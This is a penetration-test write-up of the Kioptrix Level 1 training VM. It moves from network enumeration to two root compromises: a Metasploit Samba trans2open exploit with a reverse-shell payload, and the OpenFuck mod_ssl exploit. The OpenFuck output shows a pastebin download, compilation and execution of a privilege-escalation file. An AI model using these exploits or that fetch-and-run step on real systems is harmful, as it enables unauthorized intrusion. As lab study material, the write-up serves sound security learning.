Kioptrix Level 1 - Exploitation and Vulnerability Analysis

Written by Adam Martinez

Overview

In this report, we will detail the findings of an exploitation analysis and security assessment of a vulnerable machine, Kioptrix. For the attack box, we will use a virtualized instance of Kali Linux. Both the Kali Linux and Kioptrix instances are virtualized using VirtualBox.

For this review, both machines are running on the same local network.

Discovery and Enumeration

To begin, we will perform a cursory scan of our network to isolate our target. We will use netdiscover to find devices on the network.

Among the typical devices in our network, we can isolate the address of our target.


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

25 Captured ARP Req/Rep packets, from 8 hosts.   Total size: 1500
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.93    54:14:f3:ce:40:46     18    1080  Intel Corporate
192.168.1.73    fc:5c:ee:ce:3a:0c      1      60  Unknown vendor
192.168.1.65    f0:5c:77:13:67:9a      1      60  Google, Inc.
192.168.1.75    14:c1:4e:0c:ff:21      1      60  Google, Inc.
192.168.1.82    38:3b:c8:2e:8f:33      1      60  2Wire Inc
192.168.1.96    08:00:27:28:d4:42      1      60  PCS Systemtechnik GmbH
192.168.1.90    44:1c:a8:0b:75:1b      1      60  Hon Hai Precision Ind. Co.,Ltd.
192.168.1.254   38:3b:c8:2e:8f:29      1      60  2Wire Inc
```

Using the target address, we can use nmap to discover any open ports, revealing possible attack vectors.


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 11:33 PST
Nmap scan report for 192.168.1.96
Host is up (0.0044s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceN
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2024-12-29T00:34:59+00:00; +5h00m00s from scanner time.
|_http-title: 400 Bad Request
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
```

Starting from the top, we can see that a port is open on port 22, SSH. We can try and connect to the target with the ssh command, but we are not able to access it without a password for now (anonymous access prevented).

Moving on, the open ports 80 and 443 implies a web server is being hosted at this address. Let’s visit the address using our browser.



We can see the server uses Red-Hat Linux. Clicking the **DocumentRoot** or **documentation** links generates a 404 Not Found error, disclosing the Apache version and hostname, which we also found in our nmap scan.



We can use a directory-buster tool to discover any interesting pages on this server. In this case we will use dirbuster. We will use the dirbuster_small_wordlist which comes pre-installed with Kali.

After allowing the tool to run for a while, we discover a large amount of hidden pages, mostly manuals about the server's technology stack. Informative, but not

particularly useful to us. Inspection of the page's source code yields no useful information.

We can see that SMB is open on port 139. Using the smbclient with the -L flag, we can find potentially vulnerable workgroups. Running the command we find the IPC$ and ADMIN$ shares.

```
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX
```

ADMIN$ does not allow anonymous access but IPC$ does. We can access the IPC$ share, but we do not have the permission to execute any further commands for now.

We can also enumerate RPC using rpcinfo. Providing the host address, we find the following services.

```
program vers proto   port  service
 100000    2   tcp    111  portmapper
 100000    2   udp    111  portmapper
 100024    1   udp  32768  status
 100024    1   tcp  32768  status
```

Finally, we can conclude our information-gathering with a nikto scan.

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.96
+ Target Hostname:    192.168.1.96
+ Target Port:        80
+ Start Time:         2024-12-29 12:21:09 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 20:12:46 2001. See: http://cve.mitre.org/cgi-
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME ty
/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2024-12-29 12:21:50 (GMT-8) (41 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

We can see many vulnerabilities. Noticeably, the web server is using outdated services like mod_ssl 2.8.4 and Apache 1.3.20.

Exploitation

To review, we found we have remote anonymous access to the IPC$ file share with SMB. Additionally, we have some outdated technology on the web server.

SMB Exploitation

The target is running Samba, let’s see if we can find out any more information about this SMB instance.

Opening metasploit (msfconsole) we can look for auxiliary scans related to SMB, in order to find out what version of Samba the target is using for further exploitation.

Searching for “smb” in the console, we find the “auxiliary/scanner/smb/smb_version” module. In running this module against our target, we discover the Samba version is **2.2.1a**.

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.96     yes       The target host(s), see https://docs.metasploit.com/docs/using-m
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.96:139      -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.96:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Let's perform another search and look for any exploits on this Samba version. After a bit of searching we found an exploit that looks promising, called **trans2open**.

```
Matching Modules
================

  #  Name                                                   Disclosure Date  Rank     Check  Description
  -  ----                                                   ---------------  ----     -----  -----------
  0  exploit/multi/samba/nttrans                            2003-04-07       average  No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
  1  exploit/freebsd/samba/trans2open                       2003-04-07       great    No     Samba trans2open Overflow (*BSD x86)
  2  exploit/linux/samba/trans2open                         2003-04-07       great    No     Samba trans2open Overflow (Linux x86)
  3  exploit/osx/samba/trans2open                           2003-04-07       great    No     Samba trans2open Overflow (Mac OS X PPC)
  4  exploit/solaris/samba/trans2open                       2003-04-07       great    No     Samba trans2open Overflow (Solaris SPARC)
  5    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce  .               .        .      .
  6    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .             .        .      .
```

We know the target is running Linux, so we'll use the highlighted module.

When we run the module against the target with the default payload, nothing happens. We can experiment with other relevant payloads:

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_
set payload linux/x86/shell_bind_ipv6_tcp         set payload linux/x86/shell_bind_tcp_random_port  set payload linux/x86/shell
set payload linux/x86/shell_bind_tcp              set payload linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.99:4444
[*] 192.168.1.96:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.96:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.96:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.96:139 - Trying return address 0xbffffafc...
[*] 192.168.1.96:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.96:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.96:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.96:139 - Trying return address 0xbffff6fc...
[*] Command shell session 7 opened (192.168.1.99:4444 -> 192.168.1.96:32773) at 2024-12-29 13:39:42 -0800

[*] Command shell session 8 opened (192.168.1.99:4444 -> 192.168.1.96:32774) at 2024-12-29 13:39:43 -0800
[*] Command shell session 9 opened (192.168.1.99:4444 -> 192.168.1.96:32775) at 2024-12-29 13:39:44 -0800
[*] Command shell session 10 opened (192.168.1.99:4444 -> 192.168.1.96:32776) at 2024-12-29 13:39:45 -0800
whoami
root
hostname
kioptrix.level1
```

Using this payload, we gain root on the target machine.

Outdated MOD_SSL

We'll use searchsploit to find vulnerabilities for mod_ssl version 2.8.4

```
└─# searchsploit mod_ssl
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
Apache mod_ssl 2.0.x - Remote Denial of Service
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow
---------------------------------------------------------------------------
Shellcodes: No Results
```

To leverage the exploit, we'll have to run it manually. We could copy the code from our local exploitdb repository, however this version seems to be outdated for our purposes. We will use an updated version called "OpenLuck" by cloning its Git repository and compiling the OpenFuck.c file. Following the instructions in the README, we compile and run the script.

```
*****************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

: Usage: ./OpenFuck target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
        0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
        0x05 - Conectiva 4 (apache-1.3.6)
        0x06 - Conectiva 4.1 (apache-1.3.9)
        0x07 - Conectiva 6 (apache-1.3.14)
        0x08 - Conectiva 7 (apache-1.3.12)
        0x09 - Conectiva 7 (apache-1.3.19)
        0x0a - Conectiva 7/8 (apache-1.3.26)
        0x0b - Conectiva 8 (apache-1.3.22)
```

Running the script with no parameters, we get a list of exploitable operating systems. From our reconnaissance, we know the target system is using Red-Hat Linux running Apache 1.3.20. Looking down the list, this gives us two options for targets: 0x6a and 0x6b.

```
  0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
  0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
  0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
  0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
  0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
  0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
  0x6d - RedHat Linux 7.2 (apache-1.3.24)
  0x6e - RedHat Linux 7.2 (apache-1.3.26)
  0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
  0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
  0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
```

We can try 0x6a and see that it doesn't work. We'll try 0x6b next.

```
*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f80a8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--01:20:16--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                   @   3.84 MB/s

01:20:16 (1.92 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
hostname
kioptrix.level1
```

This target grants us root access.

Conclusion

We were able to exploit an outdated SMB protocol to gain root. Additionally, we leveraged an exploit to gain root through a misconfigured Apache server.